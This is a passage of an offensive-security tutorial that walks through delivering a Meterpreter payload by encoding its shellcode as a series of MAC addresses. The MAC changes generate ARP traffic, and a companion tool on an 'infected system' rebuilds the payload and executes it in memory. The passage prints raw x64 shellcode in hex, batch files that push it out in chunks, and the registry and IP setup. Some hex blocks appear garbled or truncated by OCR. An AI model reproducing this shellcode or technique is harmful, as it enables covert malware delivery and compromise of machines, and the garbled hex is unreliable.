
you can see all syntax for this tool after execute that without switch:



```
C:\Users\Damon\Desktop>Payload_to_Mac.exe

Payload_to_Mac v1.0 Tool (MacChanger)
Published by Damon Mohammadbagher
Warning : You should RunAs Administrator this tool for changing Mac Address
Warning : this code tested in Win7x64-SP1
Warning : Win8 , Win10 Not Tested ;)
Step I   syntax 0 : Payload_to_Mac.exe null
Step I   syntax 1 : Payload_to_Mac.exe null "PAYLOAD"
Step I   Example 1: Payload_to_Mac.exe null "5fffd583f8007d2858415759680040"
Step II syntax 2 : Payload_to_Mac.exe Regkey_Parent  [00+Payload] "Connection Name"
Step II Example 2: Payload_to_Mac.exe 0007  005fffd583f8 "Local Area Connection"
Check your Parent Regkey in this address:
SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\

C:\Users\Damon\Desktop>_
```

Picture 8 : Payload_to_Mac.exe Tool


And in this picture you can see I used Switch null + PAYLOAD string.



```
C:\Users\Damon\Desktop>Payload_to_Mac.exe null fc4883e4f0e8cc00000041514150525156
8b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4
80000004885c074674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831c0
4539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a415
88b12e94bffffff5d49be7773325f33320000041564989e64881eca00100004989e549bc0200115cc0
ffd54c89ea68010100005941ba29806b00ffd56a05415e50504d31c94d31c048ffc04889c248ffc04
84c89e24889f941ba99a57461ffd585c0740a49ffce75e5e8930000004883ec104889e24d31c96a04
554883c4205e89f66a404159680010000041584889f24831c941ba58a453e5ffd54889c34989c74d3
fd583f8007d28584157596800400000041586a005a41ba0b2f0f30ffd5575941ba756e4d61ffd549ff
41ffe7586a005949c7c2f0b5a256ffd5

Payload_to_Mac v1.0 Tool (MacChanger)
Published by Damon Mohammadbagher
Warning : You should RunAs Administrator this tool for changing Mac Address
Warning : this code tested in Win7x64-SP1
Warning : Win8 , Win10 Not Tested ;)
Step I   syntax 0 : Payload_to_Mac.exe null
Step I   syntax 1 : Payload_to_Mac.exe null "PAYLOAD"
Step I   Example 1: Payload_to_Mac.exe null "5fffd583f8007d28584157596800040"
Step II  syntax 2 : Payload_to_Mac.exe Regkey_Parent  [00+Payload] "Connection Nam
Step II  Example 2: Payload_to_Mac.exe 0007  005fffd583f8 "Local Area Connection"
Check your Parent Regkey in this address:
SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\

Copy these lines to one BAT file ;)
You should RunAs Administrator this BAT file

Payload_to_Mac.exe 0007 00fc4883e4f0 "Local Network Connection"
Payload_to_Mac.exe 0007 00e8cc000000 "Local Network Connection"
Payload_to_Mac.exe 0007 004151415052 "Local Network Connection"
Payload_to_Mac.exe 0007 0051564831d2 "Local Network Connection"
Payload_to_Mac.exe 0007 0065488b5260 "Local Network Connection"
Payload_to_Mac.exe 0007 00488b521848 "Local Network Connection"
Payload_to_Mac.exe 0007 008b5220488b "Local Network Connection"
Payload_to_Mac.exe 0007 007250480fb7 "Local Network Connection"
Payload_to_Mac.exe 0007 004a4a4d31c9 "Local Network Connection"
Payload_to_Mac.exe 0007 004831c0ac3c "Local Network Connection"
Payload_to_Mac.exe 0007 00617c022c20 "Local Network Connection"
Payload_to_Mac.exe 0007 0041c1c90d41 "Local Network Connection"
Payload_to_Mac.exe 0007 0001c1e2ed52 "Local Network Connection"
Payload_to_Mac.exe 0007 004151488b52 "Local Network Connection"
Payload_to_Mac.exe 0007 00208b423c48 "Local Network Connection"
Payload_to_Mac.exe 0007 0001d0668178 "Local Network Connection"
Payload_to_Mac.exe 0007 00180b020f85 "Local Network Connection"
Payload_to_Mac.exe 0007 00720000008b "Local Network Connection"
Payload_to_Mac.exe 0007 008088000000 "Local Network Connection"
Payload_to_Mac.exe 0007 004885c07467 "Local Network Connection"
Payload_to_Mac.exe 0007 004801d0508b "Local Network Connection"
Payload_to_Mac.exe 0007 004818448b40 "Local Network Connection"
Payload_to_Mac.exe 0007 00204901d0e3 "Local Network Connection"
Payload_to_Mac.exe 0007 005648ffc941 "Local Network Connection"
Payload_to_Mac.exe 0007 008b34884801 "Local Network Connection"
Payload_to_Mac.exe 0007 00d64d31c948 "Local Network Connection"
Payload_to_Mac.exe 0007 0031c0ac41c1 "Local Network Connection"
```

Picture 8-1: Switch null + payload


Now you should copy all lines and paste to one BAT file for example Macchanger.BAT like picture 9. Remember you should Run as Administrator this BAT file too. In this step you should add in the first line like picture 9 this MacAddress , this MAC Address is the flag for starting the ARP traffic in my code, so you should add this line manually and save that.



```
Payload_to_Mac.exe 0007 00ff00ff00ff "Local Area Connection"

Payload_to_Mac.exe 0007 00fc4883e4f0 "Local Area Connection"
Payload_to_Mac.exe 0007 00e8cc000000 "Local Area Connection"
Payload_to_Mac.exe 0007 004151415052 "Local Area Connection"
Payload_to_Mac.exe 0007 0051564831d2 "Local Area Connection"
Payload_to_Mac.exe 0007 0065488b5260 "Local Area Connection"
Payload_to_Mac.exe 0007 00488b521848 "Local Area Connection"
Payload_to_Mac.exe 0007 008b5220488b "Local Area Connection"
Payload_to_Mac.exe 0007 007250480fb7 "Local Area Connection"
Payload_to_Mac.exe 0007 004a4a4d31c9 "Local Area Connection"
Payload_to_Mac.exe 0007 004831c0ac3c "Local Area Connection"
Payload_to_Mac.exe 0007 00617c022c20 "Local Area Connection"
Payload_to_Mac.exe 0007 0041c1c90d41 "Local Area Connection"
Payload_to_Mac.exe 0007 0001c1e2ed52 "Local Area Connection"
Payload_to_Mac.exe 0007 004151488b52 "Local Area Connection"
Payload_to_Mac.exe 0007 00208b423c48 "Local Area Connection"
Payload_to_Mac.exe 0007 0001d0668178 "Local Area Connection"
Payload_to_Mac.exe 0007 00180b020f85 "Local Area Connection"
Payload_to_Mac.exe 0007 00720000008b "Local Area Connection"
Payload_to_Mac.exe 0007 008088000000 "Local Area Connection"
Payload_to_Mac.exe 0007 004885c07467 "Local Area Connection"
Payload_to_Mac.exe 0007 004801d0508b "Local Area Connection"
Payload_to_Mac.exe 0007 004818448b40 "Local Area Connection"
Payload_to_Mac.exe 0007 00204901d0e3 "Local Area Connection"
```

Picture 9: Bat file with New Line .

Now in this step you should add New line in the last line of this File again like picture 10 .



```
Payload_to_Mac.exe 0007 004889f941ba "Local Area Connection"
Payload_to_Mac.exe 0007 0099a57461ff "Local Area Connection"
Payload_to_Mac.exe 0007 00d585c0740a "Local Area Connection"
Payload_to_Mac.exe 0007 0049ffce75e5 "Local Area Connection"
Payload_to_Mac.exe 0007 00e893000000 "Local Area Connection"
Payload_to_Mac.exe 0007 004883ec1048 "Local Area Connection"
Payload_to_Mac.exe 0007 0089e24d31c9 "Local Area Connection"
Payload_to_Mac.exe 0007 006a04415848 "Local Area Connection"
Payload_to_Mac.exe 0007 0089f941ba02 "Local Area Connection"
Payload_to_Mac.exe 0007 00d9c85fffd5 "Local Area Connection"
Payload_to_Mac.exe 0007 0083f8007e55 "Local Area Connection"
Payload_to_Mac.exe 0007 004883c4205e "Local Area Connection"
Payload_to_Mac.exe 0007 0089f66a4041 "Local Area Connection"
Payload_to_Mac.exe 0007 005968001000 "Local Area Connection"
Payload_to_Mac.exe 0007 000041584889 "Local Area Connection"
Payload_to_Mac.exe 0007 00f24831c941 "Local Area Connection"
Payload_to_Mac.exe 0007 00ba58a453e5 "Local Area Connection"
Payload_to_Mac.exe 0007 00ffd54889c3 "Local Area Connection"
Payload_to_Mac.exe 0007 004989c74d31 "Local Area Connection"
Payload_to_Mac.exe 0007 00c94989f048 "Local Area Connection"
Payload_to_Mac.exe 0007 0089da4889f9 "Local Area Connection"
Payload_to_Mac.exe 0007 0041ba02d9c8 "Local Area Connection"
Payload_to_Mac.exe 0007 005fffd583f8 "Local Area Connection"
Payload_to_Mac.exe 0007 00007d285841 "Local Area Connection"
Payload_to_Mac.exe 0007 005759680040 "Local Area Connection"
Payload_to_Mac.exe 0007 00000041586a "Local Area Connection"
Payload_to_Mac.exe 0007 00005a41ba0b "Local Area Connection"
Payload_to_Mac.exe 0007 002f0f30ffd5 "Local Area Connection"
Payload_to_Mac.exe 0007 00575941ba75 "Local Area Connection"
Payload_to_Mac.exe 0007 006e4d61ffd5 "Local Area Connection"
Payload_to_Mac.exe 0007 0049ffcee93c "Local Area Connection"
Payload_to_Mac.exe 0007 00ffffff4801 "Local Area Connection"
Payload_to_Mac.exe 0007 00c34829c648 "Local Area Connection"
Payload_to_Mac.exe 0007 0085f675b441 "Local Area Connection"
Payload_to_Mac.exe 0007 00ffe7586a00 "Local Area Connection"
Payload_to_Mac.exe 0007 005949c7c2f0 "Local Area Connection"
Payload_to_Mac.exe 0007 00b5a256ffd5 "Local Area Connection"

Payload_to_Mac.exe 0007 00ffffffffff "Local Area Connection"
```

you should add this line manually in the last line of BAT file

Picture 10: Bat file with new line.

This mac address is flag for Finishing ARP traffic.

Now in this step you should check these properties in your Network Adapter and your registry Regkey_Parent : for changing your mac address on Win7 you need to find this registry address in your windows by this path:

"SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\"


After checking this path you should find your Parent_Regkey in this case for my windows this parent_key is 0007 As you can see in picture 11, in 0007 I found my NIC “Driver Desc”

Driver Desc = Intel® PRO/1000 MT Network

And you can see my Network Connection “Local Area Connection” properties is same with this Regkey Both are “Intel® PRO/1000 MT Network” so my correct Parent_REGKEY is 0007. and this is not same for all windows so maybe in your Windows this number is different . Finally i should change all “Connection Name” from “Local Network Connection” to “Local Area Connection” In my BAT file line by line.

- Note: remember “Local Area Connection” IP-ADDRESS is “static = 192.168.1.5“

You should use static IP-Address in this case 192.168.1.5 , in picture 11 you can see these properties depend on your windows setting


Administrator: Command Prompt

```
Warning : this code tested in Win7x64-SP1
Warning : Win8 , Win10 Not Tested ;)
Step I   syntax 0 : Payload_to_Mac.exe null
Step I   syntax 1 : Payload_to_Mac.exe null "PAYLOAD"
Step I   Example 1: Payload_to_Mac.exe null "5fffd583f8007d2858415759680040"
Step II  syntax 2 : Payload_to_Mac.exe Regkey_Parent  [00+Payload] "Connection Name"
Step II  Example 2: Payload_to_Mac.exe 0007  005fffd583f8 "Local Area Connection"
Check your Parent Regkey in this address:
SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\

Copy these lines to one BAT file ;)
You should RunAs Administrator this BAT file

Payload_to_Mac.exe 0007 00fc4883e4f0 "Local Network Connection"
Payload_to_Mac.exe 0007 00e8cc000000 "Local Network Connection"
Payload_to_Mac.exe 0007 004151415052 "Local Network Connection"
Payload_to_Mac.exe 0007 0051564831d2 "Local Network Connection"
Payload_to_Mac.exe 0007 0065488b5260 "Local Network Connection"
Payload_to_Mac.exe 0007 00488b521848 "Local Network Connection"
Payload_to_Mac.exe 0007 008b5220488b "Local Network Connection"
Payload_to_Mac.exe 0007 007250480fb7 "Local Network Connection"
Payload_to_Mac.exe 0007 004a4a4d31c9 "Local Network Connection"
Payload_to_Mac.exe 0007 004831c0ac3c "Local Network Connection"
Payload_to_Mac.exe 0007 00617c022c20 "Local Network Connection"
Payload_to_Mac.exe 0007 0041c1c90d41 "Local Network Connection"
Payload_to_Mac.exe 0007 0001c1e2ed52 "Local Network Connection"
Payload_to_Mac.exe 0007 004151488b52 "Local Network Connection"
Payload_to_Mac.exe 0007 00208b423c48 "Local Network Connection"
Payload_to_Mac.exe 0007 0001d0668178 "Local Network Connection"
Payload_to_Mac.exe 0007 00180b020f85 "Local Network Connection"
Payload_to_Mac.exe 0007 00720000008b "Local Network Connection"
Payload_to_Mac.exe 0007 008088000000 "Local Network Connection"
Payload_to_Mac.exe 0007 004885c07467 "Local Network Connection"
Payload_to_Mac.exe 0007 004801d0508b "Local Network Connection"
Payload_to_Mac.exe 0007 004818448b40 "Local Network Connection"
Payload_to_Mac.exe 0007 00204901d0e3 "Local Network Connection"
Payload_to_Mac.exe 0007 005648ffc941 "Local Network Connection"
Payload_to_Mac.exe 0007 008b34884801 "Local Network Connection"
Payload_to_Mac.exe 0007 00d64d31c948 "Local Network Connection"
Payload_to_Mac.exe 0007 0031c0ac41c1 "Local Network Connection"
Payload_to_Mac.exe 0007 00c90d4101c1 "Local Network Connection"
Payload_to_Mac.exe 0007 0038e075f14c "Local Network Connection"
Payload_to_Mac.exe 0007 00034c240845 "Local Network Connection"
Payload_to_Mac.exe 0007 0039d175d858 "Local Network Connection"
Payload_to_Mac.exe 0007 00448b402449 "Local Network Connection"
Payload_to_Mac.exe 0007 0001d066418b "Local Network Connection"
Payload_to_Mac.exe 0007 000c48448b40 "Local Network Connection"
Payload_to_Mac.exe 0007 001c4901d041 "Local Network Connection"

rem PAYLOAD : fc4883e4f0e8cc000000415141505251564831d265488b52604
17c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d0668178180b02
8b40204901d0e35648ffc9418b34884801d64d31c94831c0ac41c1c90d4101c13
c48448b401c4901d041

C:\Users\Damon\Desktop>
```

Macchange.bat - Notepad

```
Payload_to_Mac.exe 0007 00fc4883e4f0 "Local Area Connection"
Payload_to_Mac.exe 0007 00e8cc000000 "Local Area Connection"
Payload_to_Mac.exe 0007 004151415052 "Local Area Connection"
Payload_to_Mac.exe 0007 0051564831d2 "Local Area Connection"
Payload_to_Mac.exe 0007 0065488b5260 "Local Area Connection"
Payload_to_Mac.exe 0007 00488b521848 "Local Area Connection"
Payload_to_Mac.exe 0007 008b5220488b "Local Network Connection"
Payload_to_Mac.exe 0007 007250480fb7 "Local Network Connection"
Payload_to_Mac.exe 0007 004a4a4d31c9 "Local Network Connection"
Payload_to_Mac.exe 0007 004831c0ac3c "Local Network Connection"
Payload_to_Mac.exe 0007 00617c022c20 "Local Network Connection"
Payload_to_Mac.exe 0007 0041c1c90d41 "Local Network Connection"
Payload_to_Mac.exe 0007 0001c1e2ed52 "Local Network Connection"
Payload_to_Mac.exe 0007 004151488b52 "Local Network Connection"
Payload_to_Mac.exe 0007 00208b423c48 "Local Network Connection"
Payload_to_Mac.exe 0007 0001d0668178 "Local Network Connection"
Payload_to_Mac.exe 0007 00180b020f85 "Local Network Connection"
Payload_to_Mac.exe 0007 00720000008b "Local Network Connection"
Payload_to_Mac.exe 0007 008088000000 "Local Network Connection"
```

Local Area Connection
Unidentified network
Intel(R) PRO/1000 MT Network C...

Local Area Connection 2
Network cable unplugged
Kaspersky Security Data Escort Ad...

Registry Editor

Name	Type	Data
DmaFairness	REG_SZ	
DriverDate	REG_SZ	
DriverDateData	REG_BINARY	
DriverDesc	REG_SZ	Intel(R) PRO/1000 MT Network Conne
DriverVersion	REG_SZ	
InfPath	REG_SZ	
InfSection	REG_SZ	
InstallTimeStamp	REG_BINARY	

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\0007

Macchang...
File Edit Format View Help
Net... ▸ Netw...
Organize
File Edit View Favorites Help
{4D36E972-E325-11CE-BFC1-08002BE103
0000
0001
0002
0003
0004
0005
0006
0007
0008
6:27 PM
1/26/2017

Picture 11: Bat file and Parent_Regkey and Connection Name.

Note: if your setting in the BAT file was not matched by your registry and your NIC Name, this tool will not change your Mac Address.

Now my setting for Payload_to_mac.exe (Macchnager) is complete but you should use this tool after executing NativePayload_ARP.exe tool on the infected system, this is really important for this technique, first run NativePayload_ARP.exe in (backdoor system) tool then you can Run Payload_to_Mac.exe tool in (macchanger system).

Now you should use NativePayload_ARP.exe to transferring the Meterpreter Payload with the ARP traffic and execute that in infected system memory.

NativePayload_ARP.exe tool step by step:


Step 1: You can use this tool like picture 12 without arguments:

After running this tool you can type IPAddress for sending ARP traffic to this IPaddress (macchanger system) in this case 192.168.1.5 and press enter.

now you should type your local IPAddress for sending ARP request by this IP-Address and press enter.

in this case local IP-Address is 192.168.1.113 , this is IP-Address for (backdoor system) .

